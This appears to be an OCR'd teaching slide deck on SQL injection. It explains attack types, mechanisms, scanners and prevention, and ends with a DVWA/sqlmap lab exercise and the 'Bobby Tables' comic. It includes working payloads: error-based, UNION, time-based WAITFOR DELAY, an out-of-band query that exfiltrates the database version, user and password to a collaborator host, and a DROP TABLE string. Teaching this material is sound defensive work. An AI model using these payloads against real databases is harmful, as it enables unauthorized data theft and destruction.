SQL Injection (SQLI)

Overview

- Types of SQL Injection
- SQL Injection Mechanisms & Intent
- Attacks Classification & Methodology
- SQL Vulnerability Scanners
- Prevention
- Example & Exercise
- Conclusion

Introduction - What is SQLI?

- SQL injection vulnerabilities have been described as one of the most serious threats according to the Open Web Application Security Project (OWASP).
- Applications that are vulnerable to SQL injection may allow an attacker to gain complete access to their databases.
- In some cases, attackers can even use an SQL injection vulnerability to take control of and corrupt the system that hosts the application

Principal consequences of SQLI Attack?

- **Confidentiality** - unauthorized access to confidential and sensitive
- **Integrity** – modification/manipulation of database information
- **Authorization** - manipulate information and elevate privileges
- **Functionality** - In some cases, attackers can even corrupt the functionality of a database

Types of SQLI

- **Inband** - data is extracted using the same channel that is used to inject the SQL code. Classic form in which the retrieved data is presented directly in the application web page
- **Out-of-Band** - data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent)
- **Inferential** - there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behavior of the application

Inband

Data is extracted using the same channel that is used to inject the SQL code. This is the most common kind of attack, in which the retrieved data is presented directly in the application web page

Example: *Error-Based* + *Union-Based* SQL Injections

```
[url]/p1.php?id=1 or 1=intval(int,(USER))--
```

Syntax error converting the value '[root]' to a column of data type int.

Out-of-band

Data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the tester). This is another way of getting the data out of the server (such as http, or dns).

Example:

```
select
load_file(CONCAT('\\\\',(SELECT+@@version),'.',(S
ELECT+user),'.',(SELECT+password),'.','n5tgzhrf76
8171uaacqu0hqlocu2ir.burpcollaborator.net\\vfw'))
```

Source: https://infosecwriteups.com/out-of-band-oob-sql-injection-87b7c666548b

Inferential

If the application returns an error message generated by an incorrect query, then it is easy to reconstruct the logic of the original query and therefore understand how to perform the injection correctly.

However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query. This case is known as "*Blind SQL Injection*"

Example:

```
[url]/page.php?id=1' waitfor delay '00:00:10'--
```

SQL Injection Mechanisms

- The incorrect handling and sanitization of user-provided input can manifest detrimental security concerns for web-based applications. SQL queries are dynamically generated through low-level unstructured string manipulation.
- The execution of SQLIAs occur as a result of the manifestation of two imperative characteristics, the selected injection mechanism and the attacker's intent

SQL Injection Mechanisms

- **Injection Through User Input** - infiltrate submission requests that are sent to the application via HTTP
- **Injection Through Cookies** – the client retains the ability to manipulate the contents of a cookie to embed an attack into the predefined SQL statements
- **Injection Through Server Variables** - a malicious entity is capable of falsifying values that are place in both the network headers and HTTP. SQLIAs can occur as a result of a malicious entity placing these falsified values directly into these headers. Thus, when a query is issued to the database, the fabricated header triggers the SQLIA.
- **Second-Order Injection** - a malicious entity positions malevolent inputs into a database to indirectly generate a SQLIA when the user defined input is executed at a later time. Second-order injection attacks do not aim to exploit a vulnerability when the malicious input initially enters the database. Rather, they are implemented as an attack that relies on the subsequent execution of the input once the input is called upon for execution.

SQL Injection Intent

An SQL injection attack can be characterized based upon the intent of the malicious entity carrying out the attack:

- **Identifying Injectable Parameters**
- **Performing Database Finger-Printing** (type, version)
- **Determining Database Schema**
- **Extracting Data**
- **Adding or Modifying Data**
- **Performing Denial of Service**
- **Evading Detection**
- **Bypassing Authentication**
- **Execute Remote Commands**
- **Execute Privilege Escalation**

SQLIA Classification & Methodologies

The different types of attacks are generally not performed in isolation; many of them are used together or sequentially, depending on the specific goals of the attacker. Note also that there are countless variations of each attack type:

- **SQL Manipulation**

SQL manipulation attacks include any attack that modifies a clause of an SQL query, in order to produce a differing result. SQL manipulation attacks are the simplest form of SQLIA. The implementation of an SQLIA through the use of the SQL manipulation methodology also embodies any attack mechanism that modifies other set operators including INTERSECT and UNION.

- **Tautologies**

Tautology-based attacks are used as a methodology to bypass authentication parameters and extract unauthorized data. Malicious SQL queries are inserted into one or more conditional statements to guarantee they are appraised to always be true.

SQLIA Classification & Methodologies

- **Union query**

Within SQL the UNION operator is enlisted as a mechanism to join two independent queries together. An attacker holds complete control over the second injected SQL query. Thus, forcing an application database to return data that was not predefined within the initial legitimate query.

- **Piggy-Backed Queries**

The attacker utilizes the symbol ';' in an attempt to insert numerous malicious queries into the initial defined query. Piggy-backed query attacks are incomparable to other SQLIA methodologies, in that, a malicious entity is not attempting to manipulate the initial query, but rather, include new queries which are subsequently executed along with the first query.

- **Inference**

In this attack, the query is modified to recast it in the form of an action that is executed based on the answer to a true/- false question about data values in the database. In this type of injection, attackers are generally trying to attack a site that has been secured enough so that, when an injection has succeeded, there is no usable feedback via database error messages

SQLIA Classification & Methodologies

- **Blind Injection**

Database information is inferred from the applications behavior in response to a question set containing only true or false questions. If the injected statement evaluates to a response of true than the application operates as normal. If the injected statement evaluates to false then the application produces a significantly different page.

- **Timing Attacks**

Allow a malicious entity to obtain information regarding the database by observing database response delay times. Though similar to a blind injection attack, timing attack utilize a different form of inference. Malicious SQL queries are constructed using if/then statements in conjunction with the WAITFOR parameter.

SQLIA - Code Injection

A code injection depicts the corruption of a system vulnerability that is triggered by the handling of un-sanitized and invalid data. A code injection is used by a malicious entity as a mechanism to introduce malevolent code to adapt the process of execution.

- **Function Call Injection**

A function call injection operates through the insertion of malicious database function calls into susceptible SQL statements. Function call injections facilitates an attacker through the manipulation of stored data or executing operating system commands.

- **Stored Procedures**

Predefined stored procedures are commonplace within the deployment of a new database, supporting the extension of both operating system interaction and overall functionality. The determination of the preset stored procedures by a malicious entity is detrimental both to the database and the operating system. The execution of predefined stored procedures will escalate a malicious entities privileges, allowing the execution of commands upon the operating system.

SQLIA - Code Injection

- **Buffer Overflows**

A buffer overflow is an irregularity wherein an application whilst writing data to a buffer, overwrites the buffer limitations and overruns into the adjoining memory. Buffer overflows are ordinarily initiated by user provided input that aims to execute arbitrary code or modify application operation.

- **Logically Incorrect Queries**

Illegal or logically incorrect query attacks are typically a precursor to other SQLIA methodologies. The mechanisms of this attack functions through the insertion of improper or incorrect SQL statements into the web application, forcing the return of a default error page.

- **Alternate Encodings**

SQL queries are manipulated using alternative encodings such as ASCII, hexadecimal or Unicode, in an attempt to prevent detection from defensive coding practices. Alternate encoding is often employed in conjunction with other SQLIA methodologies.

Methodology

Test for SQL Injection

Identify

- **Identify The Injection** (Tool or Manual)
- **Determine Injection Type** (Integer or String)

Attack

- **Error-Based SQL Injection** (Easiest)
- **Union-Based SQL Injection** (Great for data extraction)
- **Blind SQL Injection** (Worst case....last resort)

Can you understand why being able to test for SQLI manually is important?

The scanner may tell you application isn't vulnerable when it really is.

SQL Vulnerability Scanners

Some tools you can use to identify SQLI as well as the type they generally identify.

- **mieliekoek.pl (error based)**
- **wpoison (error based)**
- **sqlmap (blind by default, and union if you specify)**
- **wapiti (error based)**
- **w3af (error, blind)**
- **paros (error, blind)**
- **sqid (error)**

Some hints

- **Is it integer or string based?**

Determining this is what determines if you need a ' or not.

- **Syntax error converting the varchar value '[USER]' to a column of data type integer.**
- **Union-Based SQL Injection Syntax for extracting server variable**
- **WAITFOR DELAY to find the length of a column; the character;**

```
/page.asp?id=1; IF (LEN(USER)=X) WAITFOR DELAY '00:00:10'--
page.asp?id=1;  IF  (ASCII(lower(substring((USER),1,1)))=  X)
WAITFOR DELAY '00:00:10'—
```

- **With MySQL** you will typically use union or true/false blind SQL Injection so you really need to know a lot about the DB you are attacking such as: number of columns, column names, path to website

```
/page.php?id=1 order by 5
/page.php?id=1 union all select 1,2,3,4,5/*
```

Prevention

How do you prevent SQL Injection:

- **Input validation**
- **Using prepared statements**
- **Stored procedures**
- **Escape special characters**
- **All of these, or at least more than one**

Prevention –Input Validation

- **Input validation**
  - **Blacklisting**
    - **Make a list of all of the incorrect possibilities and search for them**
  - **Whitelisting**
    - **Make a list of all the correct possibilities and search for them**
    - **Much smaller set**
    - **Regular expression are very help**
  - **Process**
    - **Correct length?**
    - **Correct type (depends on the language)**
    - **Correct value**
- **If you think this is difficult and time-consuming, wait until you have to track down a problem**

Prevention –Prepared Statements

- They vary between languages
- The give the SQL Engine the query in the form of a string with placeholders and a list of values
- The SQL Engine can use it's knowledge of column types and meta characters to defang the query
  - **It's not perfect, so don't depend on it**

Prevention –Escaping

- Although SQL has some standard special characters, each DB has some of its own, so be careful
- Normally, don't allow special characters in your inputs unless necessary
- In general, characters preceded by a backslash (\) are escaped
- Some characters have other forms as well –e.g. two single quotes means a quote without special meaning
- Language specific functions like mysql_real_escape_string are being deprecated because there is too much risk in assuming that escaping will work without other help
- Look for replace/translate/substitute functionality

Example

SQLMAP (https://github.com/sqlmapproject/sqlmap)

- Install SQLMAP
- SQL injection vulnerability on the DVWA (Damn Vulnerable Web Application)
  - source1
  - source2

Gruyere (https://google-gruyere.appspot.com/)

Written in Python and categorized by vulnerability. They'll provide you with a brief description of the vulnerability that you'll locate, exploit, and identify using black-box or white-box hacking (or a combination of both techniques) for each task.

Exercise

Login to DVWA (damn vulnerable web application), go to `$ipaddress/dvwa/vulnerabilities/sqli` for the sample sql injection application, and use sqlmap to solve the following tasks:


- Discover the type of database used by the application
- Determine the current user, hostname, whether or not the current user is an admin, and the current database
- Get user, passwords, roles and privileges from the database
- Enumerate all the tables in the database, then get all the columns as well
- Dump all database data

.

Conclusion

- Identification of SQL injection vulnerabilities are mandatory in ensuring web application security
- Web application SQL injection vulnerabilities have become inescapable in modern applications
- Ignorance and insufficient understanding surrounding proposed combative mechanisms ensue the ever-occurring exploitation of SQL injection vulnerabilities

Conclusion


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.